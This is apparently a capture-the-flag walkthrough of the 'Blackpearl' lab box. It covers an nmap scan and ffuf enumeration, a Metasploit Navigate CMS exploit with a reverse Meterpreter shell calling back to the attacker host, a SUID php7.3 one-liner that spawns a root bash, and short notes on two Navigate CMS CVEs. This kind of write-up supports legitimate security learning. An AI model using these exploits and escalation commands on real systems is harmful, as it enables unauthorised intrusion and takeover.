Blackpearl walkthrough

Index

List of pictures


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:




```
┌──(k14d1u5㉿kali)-[~/…/SharedVB/TCM Security/Blackpearl/nMap]
└─$ nmap -sT -sV -p- -A 10.0.2.154 -oA BlackpearlTCM
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-27 18:15 CEST
Nmap scan report for 10.0.2.154
Host is up (0.00093s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_  256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
MAC Address: 08:00:27:21:B8:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.93 ms 10.0.2.154

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.85 seconds

┌──(k14d1u5㉿kali)-[~/…/SharedVB/TCM Security/Blackpearl/nMap]
└─$ 
```

Figure 1 - nMap scan results

Open ports are 22, 53 and 80. Therefore, enabled services are SSH (22) and DNS (53). Also, a web application is running on port 80. Lastly, nMap recognized Linux as operative system.

Initial foothold

First thing I did was analyzing the web application running on port 80. However, I didn't find anything useful, but an email in the source code of its index page. Therefore, I tried to explore the domain found in the e-mail address. To accomplish this task, I added an entry in my $/etc/hosts$ file. At this point, when I browsed to it, I found a new web application. In particular, the index page was the PHPInfo page. Therefore, I analyzed it running ffuf tool and I found the actual application relative to the domain:




```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ ffuf -w ./finalWordlistWebContentEnum.txt -u http://blackpearl.tcm/FUZZ -c -v -fs 169

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://blackpearl.tcm/FUZZ
 :: Wordlist         : FUZZ: /home/k14d1u5/Desktop/finalWordlistWebContentEnum.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 169
________________________________________________

[Status: 200, Size: 86781, Words: 4212, Lines: 1040, Duration: 3ms]
| URL | http://blackpearl.tcm/
    * FUZZ: 

[Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 8ms]
| URL | http://blackpearl.tcm/.
| --> | http://blackpearl.tcm/./
    * FUZZ: .

[Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 10ms]
| URL | http://blackpearl.tcm/navigate
| --> | http://blackpearl.tcm/navigate/
    * FUZZ: navigate

:: Progress: [255948/255948] :: Job [1/1] :: 9523 req/sec :: Duration: [0:00:35] :: Errors: 0 ::

┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ 
```

Figure 2 - Path to the web application on the domain

User flag


At this point, I browsed to this web application, and I found out a login page. Also, I saw the application name and version, as shown in the following picture:



Navigate CMS v2.8, © 2025

Figure 3 - Application name and version


I looked for an exploit against it and I found one in Metasploit. Therefore, I set up the relative module:



```
msf6 exploit(multi/http/navigate_cms_rce) > options

Module options (exploit/multi/http/navigate_cms_rce):

   Name       Current Setting       Required  Description
   ----       ---------------       --------  -----------
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     http://blackpearl.tcm  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80                    yes       The target port (TCP)
   SSL        false                 no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /navigate/            yes       Base Navigate CMS directory path
   VHOST                            no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/navigate_cms_rce) > 
```

Figure 4 - Metasploit exploit module

Running this module, I obtained a Meterpreter shell as $www - data$ user:




```
msf6 exploit(multi/http/navigate_cms_rce) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload ...
[*] Sending stage (40004 bytes) to 10.0.2.154
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.154:53224) at 2025-07-27 18:58:24 +0200
```

Figure 5 - Meterpreter shell

Privilege escalation


At this point I needed to escalate my privileges. I lost a lot of time for it because I thought I needed to became $alek$ user before to impersonate the $root$ one. Anyway, to escalate my privileges, I run LinPEAS tool. Reading its output, I found out one program with an unknown SUID set:



```
══════════════════════╣ Files with Interesting Permissions ╠══════════════════════

╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-- 1 root messagebus 50K Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Jan 10  2019 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 51K Jan 10  2019 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-16
99.24.8
-rwsr-xr-x 1 root root 4.6M Feb 13  2021 /usr/bin/php7.3 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 63K Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 53K Jul 27  2018 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 63K Jul 27  2018 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9
/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Jul 27  2018 /usr/bin/gpasswd
```

Figure 6 - Program with unknown SUID set

Therefore, I looked on GTFObins website and I found an interesting privilege escalation to run:



```
www-data@blackpearl:/tmp$ php7.3 -r "pcntl_exec('/bin/bash', ['-p']);"
php7.3 -r "pcntl_exec('/bin/bash', ['-p']);"
bash-5.0# whoami
whoami
root
bash-5.0# 
```

Figure 7 - Privilege escalation and root shell

In this way, I impersonate $root$ user.

Personal comments

I just experience a little bit difference to the solution. In fact, I found just one program with the SUID set. Also, the $find$ command suddenly didn't work anymore (but, luckily, I didn't need it anymore). The actual comment is that it was strange I didn't need to perform lateral movement to became $alek$ user. In fact, using the shell as $www - data$ I escalate my privileges directly to the $root$ user. Due to this path, I didn't consider, at first time, some useful information and I spent more time than I needed. It is a very nice box and I evaluate it as an easy one.

Appendix A – CVE-2018-17552

This vulnerability affects an unknown code of the file *login.php*. The manipulation as part of a *Cookie* leads to a SQLInjection vulnerability. The product constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component. This is going to have an impact on confidentiality, integrity, and availability. The exploitability is told to be easy. It is possible to launch the attack remotely. The exploitation doesn't require any form of authentication.

Appendix B – CVE-2018-17553

This vulnerability affects an unknown code block of the file *navigate_upload.php* of the component *File Upload*. The manipulation as part of a *POST Request* leads to an unrestricted upload vulnerability. The product allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment. As an impact it is known to affect integrity, and availability. The exploitation appears to be easy. The attack can be launched remotely. The requirement for exploitation is a single authentication.

References

1. CVE-2018-17552 – https://cve.mitre.org/cgi-bin/cvename.cgi?name=2018-17552;
2. CVE-2018-17553 – https://cve.mitre.org/cgi-bin/cvename.cgi?name=2018-17553.